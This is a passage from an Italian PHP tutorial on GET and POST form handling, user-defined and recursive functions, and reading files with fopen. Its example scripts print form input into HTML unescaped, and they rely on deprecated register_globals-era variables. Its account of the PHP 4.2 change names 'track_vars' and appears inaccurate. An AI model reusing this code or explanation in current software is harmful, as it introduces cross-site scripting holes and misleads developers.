Il modo migliore per chiarire il concetto è l'utilizzo di un esempio. Verranno realizzati due script, '`get_1.html`' e '`get_2.php`'. '`get_1.html`' invierà i dati contenuti nel '**`form`**' a '`get_2.php`' utilizzando il metodo '**`get`**', '`get_2.php`' riceverà i dati, li manipolerà e li visualizzerà in una semplice pagina di saluto. Questo l'indirizzo dell'esempio: <*http://www.urcanet.it/brdp/php_manual/esempi/cap_3/get_1.html*>

Ecco il codice del file '`get_1.html`':

```
0       <html>
1       <head>
2               <title> Passaggio del nome! </title>
3       </head>
4
5       <body>
6
7       <br>
8              Una semplice pagina HTML che passa nome e cognome ad
9              uno script PHP che saluterà il navigatore.
10      <br><br>
11
12      <form method="get" action="get_2.php">
13
14              Dimmi il tuo nome: <input type="Text" name="nome"> <br><br>
15              Ed ora il Cognome: <input type="Text" name="cognome"> <br><br>
16
17              <input type="Submit" value="Adesso invia i dati in GET &gt;&gt;">
18
19      </form>
20
21      </body>
22      </html>
```

Il primo file invia i due campi di testo al file destinatario '`get_2.php`' che riceve due variabili valorizzate con i dati inseriti dal navigatore. Le variabili hanno il nome del campo del '**`form`**', nell'esempio le variabili sono '**`$nome`**' e '**`$cognome`**' e sono di tipo stringa.

Il codice del secondo script è molto semplice, non fa altro che visualizzare i valori delle due variabili.

```
0         <html>
1         <head>
2                 <title> Pagina di destinazione... </title>
3         </head>
4
5         <body>
6
7         Ciao, <br><br>
8
9         Il tuo nome è: <?=$nome?> <br>
10        e il tuo cognome è: <?=$cognome?>
11
12   </body>
13   </html>
```

Figura 216.1. Come appare il '**`form`**' di invio dei dati.

Figura 216.2. Nella barra degli indirizzi è evidenziata la sintassi del metodo '**`get`**' per il passaggio delle variabili.

L'obiettivo di questo esempio è quello di capire come funziona il metodo '**`get`**', per farlo basta leggere il contenuto della barra degli indirizzi nel *browser* durante la visualizzazione dello script destinatario. L'indirizzo è simile a:

```
http://www.urcanet.it/ ... ual/esempi/cap_3/get_2.php?nome=Gianluca&cognome=Giusti
```

Risulta semplice e intuitivo capire come vengono passate variabili e valori. All'indirizzo della pagina viene aggiunto un carattere '**`?`**' e di seguito tutte le coppie di variabili e rispettivo valore separate dal '**`=`**', ad esempio: '**`nome=Gianluca`**'. Le coppie sono poi separate dal carattere '**`&`**'.

216.2 Metodo post

Nel metodo '**post**' i dati non vengono visualizzati in nessun modo, essi sono spediti tramite il protocollo HTTP e non sono visibili sul navigatore.

Una semplice verifica può essere eseguita modificando lo script 'get_1.html' nel seguente modo:

```
0       <html>
1       <head>
2               <title> Passaggio del nome! </title>
3       </head>
4
5       <body>
6
7       <br>
8              Una semplice pagina HTML che passa nome e cognome ad
9              uno script PHP che saluterà il navigatore.
10      <br><br>
11
12      <form method="post" action="get_2.php">
13
14              Dimmi il tuo nome: <input type="Text" name="nome"> <br><br>
15              Ed ora il Cognome: <input type="Text" name="cognome"> <br><br>
16
17              <input type="Submit" value="Adesso invia i dati in GET &gt;&gt;">
18
19      </form>
20
21      </body>
22      </html>
```

Salvato come 'post_1.html' è possibile testarne il funzionamento e verificare che nella pagina 'get_2.php' la barra degli indirizzi del programma di navigazione è priva delle coppie di variabili, allo stesso tempo lo script ha funzionato e viene visualizzato il messaggio di saluto correttamente.

Analizzando lo script 'post_1.html' si nota che l'unica modifica è quella all'attributo '**method**' del marcatore '**form**'.

216.3 Quale metodo scegliere?

Non c'è una regola particolare per scegliere l'uno piuttosto che l'altro metodo. Possiamo dire che se la quantità di dati da inviare è grande è preferibile utilizzare il '**post**'. Il protocollo HTTP permette, tramite i form HTML, l'upload di file dall'elaboratore cliente a quello servente, in questi casi è bene utilizzare il metodo '**post**'.

Nel file di configurazione del PHP ('php.ini') può essere definita sia la dimensione massima dei file che il servente accetterà tramite HTTP, sia la dimensione massima dei dati accettati tramite '**post**'. Quest'ultimo valore può essere definito valorizzando la variabile '**post_max_size**' nel 'php.ini'.

Quando i dati da scambiare sono pochi e non importa che risultino direttamente visibili si può utilizzare il metodo '**get**', che è comodo anche per quelle situazioni in cui si utilizza spesso il tasto avanti e indietro del navigatore. Le variabili sono memorizzate insieme all'indirizzo e quindi ogni volta che si richiama una pagina ad essa vengono rifornite le variabili e i loro valori. Per rendersi conto di questo basta tenere d'occhio la barra degli indirizzi durante le ricerche su un qualunque motore di ricerca, il 99% di essi passano i dati tramite il metodo '**get**'. È altrettanto vero che i dati passati al motore per le ricerche sono decisamente pochi, di solito si tratta di una stringa con dei parametri che il motore aggiunge automaticamente.

216.4 Cosa è cambiato nel PHP versione 4.2

Dalle versioni del PHP 4.2 e successive la gestione delle variabili passate tramite moduli HTML è sensibilmente cambiata. Nel file di configurazione viene valorizzata a vero la variabile *track_vars*, in questo modo tutte le variabili presenti in un modulo ed inviate ad uno script PHP vengono inserite in un array associativo contenente il nome delle variabile e il relativo valore.

Ad esempio nel caso dello script '`get_2.php`' visto nelle sezioni 216.1 e 216.2 si avrebbe la necessità di distinguere il metodo di invio. Più precisamente nel caso di un invio tramite metodo '**`get`**' il file '`get_2.php`' dovrebbe essere così modificato:

```
0  <html>
1  <head>
2    <title> Pagina di destinazione... </title>
3  </head>
4
5  <body>
6
7    Ciao, <br><br>
8
9    Il tuo nome è: <?=$HTTP_GET_VARS["nome"]?> <br>
10   e il tuo cognome è: <?=$HTTP_GET_VARS["cognome"]?>
11
12 </body>
13 </html>
```

Le differenze sono lampanti e riguardano le righe 9 e 10. L'interprete prende il valore ricevuto dalla variabile predefinita *$HTTP_GET_VARS* che come detto in precedenza è un array associativo

Nel caso di un invio tramite metodo '**`post`**' il programma andrebbe così modificato:

```
0  <html>
1  <head>
2    <title> Pagina di destinazione... </title>
3  </head>
4
5  <body>
6
7    Ciao, <br><br>
8
9    Il tuo nome è: <?=$HTTP_POST_VARS["nome"]?> <br>
10   e il tuo cognome è: <?=$HTTP_POST_VARS["cognome"]?>
11
12 </body>
13 </html>
```

Questo tipo di gestione delle variabili può sembrare prolissa ma evita confusioni all'interprete e costringe il programmatore a specificare la variabile su cui operare.

Ovviamente se si hanno pagine sviluppate secondo le vecchie specifiche basterà settare a falso la variabile *track_vars* nel file di configurazione del PHP, in questo modo tutto dovrebbe funzionare correttamente.

L'utilizzo delle funzioni in PHP

Una funzione può essere intesa come un "sotto-programma" a cui si possono fornire dei valori per ottenere una risposta da essi dipendente o meno.

Il PHP mette a disposizione degli sviluppatori una vasta gamma di funzioni predefinite, tuttavia in alcune situazioni è necessario eseguire operazioni particolari, in questi casi è possibile definire delle funzioni personali che si comportano secondo le proprie necessità.

Si prenda d'esempio lo script del paragrafo 215.3.5 in cui si visualizzava la data formattata in un modo particolare, è improponibile dover scrivere 38 righe di codice ogni volta che si desidera visualizzare la data all'interno di una pagina HTML in questo caso la soluzione migliore è realizzare una funzione dedicata che restituisce la data mediante una semplice "chiamata". Per evitare errori e ripetitive modifiche è consigliabile realizzare uno o più file in cui raccogliere le funzioni personali più utilizzate, una sorta di libreria, da premettere in ogni pagina tramite il costrutto '**`include()`**'.

217.1 Le funzioni predefinite

Come detto in principio non è volontà dell'autore riportare l'elenco delle funzioni PHP, esse sono catalogate ed abbondantemente illustrate nel manuale ufficiale reperibile al sito internet: <*http://www.php.net*>.

Di seguito si vuole illustrare la struttura del manuale e il modo in cui esso va consultato per cercare, scegliere ed infine utilizzare le innumerevoli funzioni predefinite del linguaggio. Come sempre il modo migliore è l'utilizzo di un semplice esempio. Si supponga di voler realizzare uno programma che visualizzi una porzione di una stringa. Bisogna come prima cosa individuare le funzioni che permettono di manipolare le stringhe.

Nella sezione "IV. Guida Funzioni" sono catalogate le funzioni messe a disposizione del programmatore, esse sono raggruppate per argomento. La sottosezione "LXXXIII. String functions" contiene le funzioni dedicate alla gestione delle stringhe. Come prima cosa si trova una descrizione della sezione e poi un lungo elenco, in ordine alfabetico, di funzioni con accanto una breve ma molto intuitiva descrizione. La funzione '**`substr()`**' potrebbe risolvere il problema sollevato nell'esempio.

Nel primo blocco della pagina descrittiva si trova il nome della funzione subito seguito dalle versioni dell'interprete PHP che la gestiscono e da una breve descrizione. Nel caso particolare:

```
substr
(PHP 3, PHP 4 >= 4.0.0)

substr -- Return part of a string
```

A seguire la descrizione approfondita che inizia con una delle parti più importanti della documentazione, infatti, in una sola riga viene spiegato l'intero funzionamento del comando. Nell'esempio proposto:

```
string substr (string string, int start [, int length])
```

Come detto questa è forse la parte più importante, la prima parola descrive il tipo di dato restituito dalla funzione, nel caso particolare '**`string`**', dunque la funzione restituisce una stringa. Dopo il nome della funzione tra parentesi i valori che la funzione può accettare ed il relativo tipo di dato, va sottolineato che tra parentesi quadre vengono elencati i parametri non obbligatori e il relativo tipo di dato.

Nel particolare la funzione accetta un primo dato di tipo stringa, separato da virgola il numero del carattere di partenza di tipo intero (si parte sempre da 0 e non da 1) ed infine come dato opzionale la lunghezza, di tipo intero, della porzione di stringa da estrarre.

A questo schema seguono una descrizione approfondita ed una serie di esempi di funzionamento. Gli esempi se presenti sono molto utili ed autoesplicativi, inoltre trattano varie eccezioni ed eventuali casi particolari.

In fine ma non meno importante la sezione contenente le funzioni correlate o in qualche modo relazionate con quella in oggetto. Il manuale spesso suggerisce di consultare anche altre funzioni, in questo caso:

```
See also strrchr() and ereg().
```

Spesso non esiste un unico modo per raggiungere la soluzione del problema e spesso questa ultima sezione fornisce degli spunti molto interessanti che possono portare ad una soluzione più semplice e brillante, il consiglio è di non sottovalutarla.

A questo punto è doveroso trattare almeno un esempio di utilizzo della funzione scelta come campione.

```
0   <?
1       // La stringa iniziale va in $var
2          $var = "Questa è la stringa di partenza";
3       //         0123456789012345678901234567890
4       //                  1234567890
5
6       // Le due righe superiori semplificano il conteggio dei caratteri.
7
8       // Questo esempio prende la parte: "la stringa"
9           $sub = substr($var, 9, 10);
10          echo $sub;
11
12      // Per selezionare gli ultimi 2 caratteri basta usare:
13          $sub = substr($var, -2);
14          echo "<br><br> ".$sub;
15
16      // Per selezionare i primi 2 caratteri basta usare:
17          $sub = substr($var, 0, 2);
18          echo "<br><br> ".$sub;
19
20      // Se non specifico la lunghezza della porzione continua fino alla fine
21          $sub = substr($var, 5);
22          echo "<br><br> ".$sub;
23  ?>
```

Il risultato di questo semplice script è simile a:

```
la stringa

za

Qu

a è la stringa di partenza
```

Anche questo esempio è raggiungibile all'indirizzo: <*http://www.urcanet.it/brdp/php_manual/esempi/cap_4/substr.php*>

217.2 Le funzioni definite dall'utente

Un modo molto semplice di schematizzare il concetto di funzione è pensare ad una scatola che permette tramite due fori di inserire ed estrarre dei valori. All'interno della scatola può essere utilizzato qualunque costrutto messo a disposizione dal linguaggio, ecco perchè si parla di "sotto-programmi". Lo schema di figura 217.1 può essere di aiuto.


Figura 217.1. Il blocco di programma principale contiene due scatole (funzioni) che ricevono due valori e restituiscono in un caso la somma, in un altro la differenza.

L'esempio classico è quello di una semplice funzione di saluto:

```
0  <?
1    //---------------- Definizione delle funzioni
2
3    function saluto($ora){
4
5      /*
6         Questa funzione genera un messaggio di saluto
7         in base al valore della variabile $ora passatagli
8         che contiene l'ora, con valore tra 0 e 24
9      */
10
11     if (5 < $ora && $ora <= 12){
12        echo "Buon Giorno.";
13     }elseif(12<$ora && $ora <= 18){
14        echo "Buon Pomeriggio.";
15     }elseif(18<$ora && $ora <= 24){
16        echo "Buona Sera!";
17     }else{
18        echo "Guarda che razza di ora è! Ma quando dormi?!";
19     }
20   }
21
22
23   //---------------- Programma principale
24
25   $orario = date("H");  // estraggo l'ora attuale
26
27   // Richiamo la funzione e ci aggiungo del testo...
28
29   saluto($orario);
30   echo " Come va oggi?!?";
```

```
31
32   // non serve riscrivere il codice posso inserire
33   // il saluto con una sola RIGA di codice!!!
34
35   echo "<br><br> Ancora un saluto: "; saluto($orario);
36 ?>
```

Lo script è costituito da una parte contenente le dichiarazioni delle varie funzioni, nel caso specifico una sola, e dal programma principale che le richiama una o più volte. Come prima cosa è importante eseminare la sintassi per la dichiarazione delle funzioni.

```
function nome_funzione(variabile_1, variabile_2, .... , variabile_n){

   istruzioni funzione

   return valore se necessario

}
```

Il costrutto ‘**`function`**’ segna l’inizio della dichiarazine, subito dopo va assegnato un nome che deve essere unico nel programma, non possono esserci più funzioni aventi lo stesso nome, tra parentesi tonde è possibile elencare le variabili, se esistono, che devono essere fornite alla funzione, se sono più di una vanno separate da una virgola (‘**`,`**’). Il corpo della funzione è, infine, contenuto tra parentesi graffe (‘**`{...}`**’).

Una volta dichiarata, la funzione, può essere richiamata tutte le volte che si vuole, è questo il vantaggio che si ha nel suddividere il lavoro in piccoli problemi e a risolverli con piccoli e semplici sotto-programmi da richiamare ogni volta che se ne ha bisogno.

Come detto la funzione può restituire dei valori, dunque quando richiamata può essere vista come una variabile contenente dei valori. Se si modifica l’esempio precedente come riportato di seguito, la funzione non scriverà nulla sullo schermo ma valorizzerà tramite il comando ‘**`return`**’ il nome della funzione, esso potrà essere visualizzato, assegnato ad un’altra variabile, ecc... Proprio come fosse una variabile.

```
0 <?
1    //---------------- Definizione delle funzioni
2
3    function saluto($ora){
4
5      /*
6         Questa funzione genera un messaggio di saluto
7         in base al valore della variabile ricevuta $ora
8         che contiene l’ora con valore tra 0 e 24
9         e lo restituisce al programma principale tramite
10        l’istruzione "return"
11     */
12
13     if (5 < $ora && $ora <= 12){
14        return "Buon Giorno.";
15     }elseif(12<$ora && $ora <= 18){
16        return "Buon Pomeriggio.";
17     }elseif(18<$ora && $ora <= 24){
18        return "Buona Sera!";
19     }else{
20        return "Guarda che razza di ora è! Ma quando dormi?!";
21     }
22   }
23
24   //---------------- Programma principale
25
26   $orario = date("H");
27
28   // Richiamo la funzione e ci aggiungo del testo...
```

```
29
30   $msg = saluto($orario);      // assegno il valore della funzione
31   echo $msg." Come va oggi?!?";
32
33   // una sola RIGA di codice CONCATENATO come fosse una variabile
34
35   echo "<br><br> Ancora un saluto: ".saluto($orario);
36
37 ?>
```

Le modifiche adottate nelle righe 14, 16, 18, 20 provvedono tramite il comando '**`return`**' ad assegnare un valore al nome della funzione invece di visualizzarlo sullo schermo. Di conseguenza cambia il modo di manipolare la funzione al momento della chiamata, infatti, in questo modo ritorna un valore che può essere trattato come una semplice variabile. Nella riga 30 viene assegnato il valore restituito dalla funzione ad un'altra variabile, mentre nella riga 35 viene concatenato in una stringa.

A questo punto si potrebbe avere la necessità di scegliere se far visualizzare il messaggio direttamente dalla funzione o farlo ritornare come valore. Complicando leggermente l'esempio si può risolvere il problema. Una semplice soluzione è quella di passare una seconda variabile, che a seconda del suo stato (vero o falso) fa comportare la funzione in due modi diversi.

```
0  <?
1    //---------------- Definizione delle funzioni
2
3    function saluto($ora, $modo){
4
5      /*
6         Questa funzione genera un messaggio di saluto
7         in base al valore della variabile ricevuta $ora
8         che contiene l'ora con valore tra 0 e 24
9         e lo restituisce al programma principale tramite
10        l'istruzione "return" se $modo è falso, se è vero
11        ne visualizza il valore.
12     */
13
14     if (5 < $ora && $ora <= 12){
15        $msg = "Buon Giorno.";
16     }elseif(12<$ora && $ora <= 18){
17        $msg = "Buon Pomeriggio.";
18     }elseif(18<$ora && $ora <= 24){
19        $msg = "Buona Sera!";
20     }else{
21        $msg = "Guarda che razza di ora è! Ma quando dormi?!";
22     }
23
24     // controllo sul flag $modo.
25     if($modo){
26       echo $msg;
27     }else{
28       return $msg;
29     }
30
31   }
32
33   //---------------- Programma principale
34
35   $orario = date("H");
36   $modo = false;
37
38   // Richiamo la funzione e ci aggiungo del testo...
39   $msg = saluto($orario, $modo);
40   echo $msg." Come va oggi?!?"."<br><br>";
41
42   // Adesso posso anche farlo scrivere direttamente, ecco come:
```

```
43   saluto($orario,1);
44 ?>
```

Adesso la funzione si aspetta due parametri, il primo serve a generare il messaggio di saluto, il secondo (righe 25-29) a determinare il comportamento della funzione. Se cambia la dichiarazione deve cambiare anche la chiamata alla funzione, infatti, nelle righe 39 e 43 vengono passati i due parametri e la funzione si comporta di conseguenza.

Quando si richiama una funzione non importa il nome delle variabili che gli vengono fornite, quello che importa è l’ordine con cui esse vengono elencate.

Dunque i valori passati alla funzione andranno nelle variabili locali (della funzione) definite al momento della dichiarazione della stessa. Nell’esempio seguente viene approfondito questo aspetto tramite una funzione che genera e visualizza una scheda informativa di un potenziale utente.

```
0  <?
1    //---------------- Definizione delle funzioni
2
3    function scheda($nome, $cognome){
4
5      /*
6        Questa funzione ha lo scopo di chiarire il concetto di
7        variabile locale e globale. Fare inoltre attenzione
8        all’ordine con cui sono passate le variabili
9      */
10
11     global $tel;
12
13     echo "<br>Scheda informativa utente: <br><br> ";
14     echo "<br>Nome: ".$nome;
15     echo "<br>Cognome: ".$cognome;
16     echo "<br>Telefono: ".$tel;
17     echo "<br>e-mail: ".$email;
18     echo "<br><br>----------------------<br>";
19   }
20
21   //---------------- Programma principale
22
23   $nome = "Gianluca";
24   $cognome = "Giusti";
25   $tel = "06/66666666";
26   $email = "brdp @ urcanet.it";
27
28   // richiamo la funzione che genera la scheda.
29   scheda($nome, $cognome);
30
31   // il nome delle variabili non importa! Importa invece l’ordine
32   // con cui vengono passate alla funzione! Ecco la prova:
33   scheda($cognome, $nome);
34 ?>
```

Come detto in principio, le funzioni sono dei piccoli programmi a se stanti, dunque le variabili utilizzate al loro interno, dette "variabili locali", non hanno lo stesso valore di quelle utilizzate nel programma principale, dette "variabili globali" anche se nominate allo stesso modo. Si può dire che sono variabili diverse. Un modo per far coincidere le variabili locali e globali è passare le variabili globali come argomento della funzione, proprio come fatto negli esempi precedenti. Un secondo metodo, è l’utilizzo del comando ‘**`global`**’. Nella riga 11 dell’esempio precedente viene utilizzato per "catturare" il valore della variabile globale *$tel* all’interno della funzione.

Il risultato dell’ultimo programma è simile a:

```
Scheda informativa utente:

Nome: Gianluca
Cognome: Giusti
Telefono: 06/66666666
e-mail:

----------------------

Scheda informativa utente:

Nome: Giusti
Cognome: Gianluca
Telefono: 06/66666666
e-mail:

----------------------
```

Come prima cosa va notata l'assenza dell'indirizzo e-mail, questo dipende dal fatto che la variabile *$email* non è stata fornita in alcun modo alla funzione quindi al suo interno non è valorizzata. Al contrario le altre variabili sono valorizzate, *$nome* e *$cognome* vengono passate al momento della chiamata mentre la variabile *$tel* viene associata a quella globale.

L'utilizzo di '**`global`**' non è consigliabile dal momento che ogni modifica alla variabile utilizzata come globale all'interno della funzione si riperquote anche nel programma principale. Se non si hanno motivi particolari non ha senso utilizzare questo metodo.

Un ottimo esercizio per l'utente è la verifica di quanto appena detto. Modificare l'ultimo esempio al fine di dimostrare che le modifiche alla variabile *$tel* effettuate all'interno della funzione si riperquotono anche nel programma principale, mentre eventuali modifiche alle variabili passate come argomento all'interno della funzione non hanno effetto nel programma principale.

Per i più esperti la situazione è simile al passaggio di variabili per "valore" o per "riferimento".

La funzione, inoltre, viene richiamata due volte invertendo l'ordine dei parametri a dimostrazione che il nome delle variabili non ha alcun importanza ma quello che importa è l'ordine con cui vengono dichiarate e passate al momento della chiamata.

In conclusione il modo migliore e più elegante per realizzare la scheda utente dell'esempio è fornire tutti i dati necessari alla funzione come parametri della chiamata.

```
0  <?
1    //---------------- Definizione delle funzioni
2
3    function scheda($nome, $cognome, $tel, $email){
4
5      // Il modo più corretto è il passaggio delle variabili
6      // Salvo casi particolari in cui si è obbligati ad usare il global
7
8      echo "<br>Scheda informativa utente: <br><br> ";
9      echo "<br>Nome: ".$nome;
10     echo "<br>Cognome: ".$cognome;
11     echo "<br>Telefono: ".$tel;
12     echo "<br>e-mail: ".$email;
13     echo "<br><br>----------------------<br>";
14   }
15
16
17   //---------------- Programma principale
18
19   $nome = "Gianluca";
20   $cognome = "Giusti";
21   $telefono = "06/66666666";
22   $posta_elettronica = "brdp @ urcanet.it";
```

```
23
24   // richiamo la funzione che genera la scheda. I nomi non contano!
25   scheda($nome, $cognome, $telefono, $posta_elettronica);
26
27 ?>
```

Uno degli aspetti più importanti di un sito Internet è l'estetica ed è anche la parte che viene rinnovata più di frequente. Si pensi alla necessità di elencare degli oggetti secondo particolari vesti grafiche, utilizzando una funzione è possibile modificare varie pagine, in cui essa viene richiamata, modificando una sola porzione di codice. Un altro esempio è dato dai siti in cui è possibile personalizzare la formattazione dei dati tramite la scelta di modelli predefiniti, in questo caso la funzione potrebbe ricevere un parametro in più che rappresente il modello, oppure si potrebbero implementare varie funzioni che formattano i medesimi dati in modo differente.

Come conclusione si può senza dubbio affermare che un programma strutturato è molto più leggibile ed elegante di uno costituito da un unico blocco di codice spesso incomprensibile.

In fine va notato che ci sono delle operazioni che vengono ripetute spesso nel lavoro di tutti i giorni, ad esempio formattazione della data in vari formati, connessione e interrogazioni di basi di dati, paginazione di elenchi, gestione di immagini, upload di file, ecc... La cosa più intelligente è creare dei file, paragonabili a librerie, contenenti le dichiarazioni delle funzioni più utilizzate, a questo punto basterà includere tali "librerie" in cima agli script in modo da poter richiamare le funzioni senza dovrele dichiarare ogni volta. Ancora più corretto è la creazione di "librerie" contenenti delle classi con cui poter dichiarare dei veri e propri oggetti ma questo verrà spiegato nella sezione dedicata alla programmazione avanzata.

Un esercizio interessante lasciato al lettore è quello di implementare una funzione chiamata '**isint(***$var***)**', supponendo che non esista la funzione già vista '**is_integer()**', che utilizzando '**gettype()**' restituisca un valore vero se la variabile passata è un intero o falso se la variabile è di un altro tipo.

217.3 Le funzioni ricorsive

Il PHP permette di richiamare le funzioni in modo ricorsivo, ovvero è possibile richiamare una funzione dal suo interno. Un classico esempio applicativo di questa tecnica è il calcolo del fattoriale. Come noto il fattoriale di un numero intero positivo n (indicato come $n!$) è pari a $n*(n-1)*(n-2)*...*(n-(n-1))$. Ad esempio:

$5! = 5*4*3*2*1 = 120$

Ecco come risolvere il problema con l'utilizzo di una funzione ricorsiva:

```
0<html><body>
1  <?
2   //---------------- Definizione delle funzioni
3
4   function fattoriale($numero){
5
6     if($numero <= 1){
7       return 1;   // abbandona la ricorsione
8     }else{
9       return $numero*fattoriale($numero-1);  //la funzione richiama se stessa
10    }
11
12  }
13
14
15  //---------------- Programma principale
16
17  echo "<br>Calcolo del fattoriale:<br>";
```

```
18
19  for($i=-2; $i<=10; $i++){
20    echo "<br>Il fattoriale di $i è: ".fattoriale($i);
21  }
22
23 ?>
24
25 </body></html>
```

All'interno della dichiarazione, riga 9, viene richiamata la funzione stessa passandogli il numero decrementato di uno. Questo perchè *n! = n*(n-1)! = n*(n-1)*(n-2)!* e così via... Il fattoriale di 0 è pari ad 1 per definizione. Per semplificare il controllo si è stabilito che il fattoriale di un numero negativo è pari ad 1 anche se non è corretto matematicamente.

L'attenzione non deve essere focalizzata sull'aspetto matematico ma sul fatto che la funzione nel programma principale viene richiamata una sola volta. Ancora più importante in problemi di questo genere è la definizione di una condizione di arresto, in questo caso quando il numero passato alla funzione è '**`<=1`**' la funzione abbandona la ricorsione e restituisce valore pari ad 1. Se si sbaglia o si tralascia la condizione di uscita il programma potrebbe entrare in un ciclo infinito e non smetterebbe mai l'esecuzione.

La gestione del file system

Il file system è ben gestito dal PHP, le funzioni a disposizione degli sviluppatori sono innumerevoli, inoltre sono ben integrate con il sistema operativo in modo particolare GNU/Linux.

Ad esempio è possibile ottenere e cambiare i permessi, il proprietario e il gruppo di un file, creare collegamenti simbolici, copiare, spostare, eliminare directory e file. Dunque gli strumenti a disposizione non mancano e molti di essi verranno trattati nelle pagine seguenti.

Prima di entrare nello specifico è bene precisare ancora una volta che il file system su cui il PHP opera è quello dell'elaboratore servente, quindi se si crea un file esso viene creato sul disco del servente e non su quello del cliente.

Tramite il protocollo HTTP il PHP può gestire anche il trasferimento di file dall'elaboratore cliente a quello servente, questo però verrà trattato nella sezione dedicata alla programmazione avanzata.

218.1 Concetto di file

Un file può essere visto come un contenitore nel quale immagazzinare informazioni. La gestione fisica del file su disco viene effettuata dal sistema operativo a cui si interfaccia il PHP.

Per poter accedere alle informazioni contenute in un file è necessario aprirlo, leggerne il contenuto, eventualmente modificarlo e infine chiuderlo.

I dati vengono salvati nel file sotto forma di righe, per indicare il fine riga nei file di testo viene utilizzato '**`\n`**', mentre la fine del file è ottenuta tramite la funzione '**`feof()`**' che restituisce un valore booleano vero se ci si trova alla fine del file.

La particolarità fondamentale di questa struttura è il suo accesso, a differenza degli array non è possibile puntare direttamente ad una riga ben precisa del file è dunque necessario scorrere il suo contenuto fino ad arrivare alla riga desiderata. Questo tipo di accesso viene detto "accesso sequenziale".

Non ci sono, inoltre, limiti massimi o minimi per le dimensioni del file, esse dipendono dalla disponibilità di spazio su disco.

218.2 Apertura di un file

Se un file è un contenitore per poter accedere al suo contenuto è necessario aprirlo, per farlo si utilizza la funzione '**`fopen()`**' a cui va fornito il file con il percorso, se diverso da quello dello script, e il tipo di apertura. Dunque al momento dell'apertura del file bisogna dichiarare il tipo di operazione che si desidera eseguire su di esso, ad esempio se si vuole solo leggere, scrivere o semplicemente aggiungere dati alla fine. Ecco l'elenco dei possibili modi di accedere ad un file in PHP:

- '**`'r'`**' Apre in sola lettura; posiziona il suo puntatore all'inizio del file;
- '**`'r+'`**' Apre in lettura e scrittura; posiziona il suo puntatore all'inizio del file;
- '**`'w'`**' Apre in sola scrittura; posiziona il suo puntatore all'inizio del file e ne elimina il contenuto. Se il file non esiste lo crea;
- '**`'w+'`**' Apre in lettura e scrittura; posiziona il suo puntatore all'inizio del file e ne elimina il contenuto. Se il file non esiste lo crea;

- ‘**'a'**’ Apre in sola scrittura; posiziona il suo puntatore alla fine del file. Se il file non esiste lo crea;
- ‘**'a+'**’ Apre in lettura e scrittura; posiziona il suo puntatore alla fine del file. Se il file non esiste lo crea;

Il PHP permette anche di aprire file remoti tramite i protocolli più diffusi come HTTP e FTP, ovviamente il file deve essere raggiungibile almeno in lettura.

Ecco qualche esempio di apertura di file:

```
0  $f = fopen ("dati.txt", "w");
1  $f = fopen ("/home/qualche_percorso/dati.txt", "a");
2  $f = fopen ("http://www.php.net/", "r");
3  $f = fopen ("ftp://nome_utente:password@indirizzo_del_sito_ftp.com/", "w");
```

Va notato che la funzione ritorna un intero. La variabile ‘**$f**’ contiene i riferimenti al file aperto, viene anche detto "puntatore al file" anche se non ha nulla a che vedere con la "struttura puntatore". Tutte le operazione sarnno eseguite sul puntatore al file.

Nella riga 0 il file viene aperto in sola scrittura un file che si trova nella stessa directory dello script, se non esistere viene creato. Nella riga 1 il file viene aperto in un ben preciso punto del del disco del servente. Negli ultimi due esempi i file aperti risiedono in remoto e sono aperti tramite i due protocolli HTTP ed FTP

> Fare molta attenzione ai permessi dei file che si intende manipolare e delle directory in cui sono contenuti. Ricordare che l'utente che accede al file è quello che lancia il servente HTTP e di conseguenza l'interprete PHP in esso caricato come modulo. Tale utente viene specificato nel file di configurazione del servente.

218.3 Lettura di un file di testo

Il primo passo sarà quello di leggere un semplice file di testo esistente e contenuto nella stessa directory dello script. Verrà utilizzato il metodo di sola lettura con l'indispensabile controllo di errore e ancora prima di esistenza del file da leggere. Se si salvano informazioni riservate in file di testo è bene farlo in una directory che non faccia parte dei documenti WEB altrimenti potrebbe essere richiamato e letto direttamente dal navigatore. Inoltre è importante nascondere eventuali errori mediante una corretta gestione degli stessi al fine di evitare la visualizzazione di informazioni importanti come il percorso e il nome del file che si tenta di aprire. Prima di scrivere il codice è bene creare il file da leggere, nominarlo come ‘`dati_1.txt`’ e riempirlo con del semplice testo.

Un esempio di dati_1.txt:

```
Salve a tutti,
scrivo nel file per poi leggere con php.
di seguito una riga vuota

e poi il file finisce!
```

Ecco il programma che legge il file appena creato:

```
0  <html><body>
1
2  <?
3  if (file_exists("dati_1.txt")){
4    echo "Il file dati_1.txt esiste. Ecco il suo contenuto:<br>";
5
```

```
6    $f = @fopen("dati_1.txt", "r");  // apre il file in sola lettura
7    if($f){
8      while(!feof($f)){  // un semplice while fino alla fine del file
9        $riga = fgets($f,4096);  // legge la riga
10       echo "<br>".$riga;  // visualizza la riga
11     }
12     @fclose($f);  // è importante chiudere il file
13   }else{
14     echo "Errore durante l'apertura del file!";
16   }
17
18 }else{
19    echo "Il file dati_1.txt NON esiste!";
20 }
21 ?>
22
23 </body></html>
```

Nella riga 3 viene controllata l'esistenza del file di testo tramite la funzione '**`file_exists()`**' che come riportato nel manuale ufficiale alla sezione "XXVI. Filesystem functions" ritorna un valore booleano vero se il file esiste falso negli altri casi. Questa sezione del manuale è ricca di funzioni per la gestione dei file si consiglia vivamente di approfondirne la lettura.

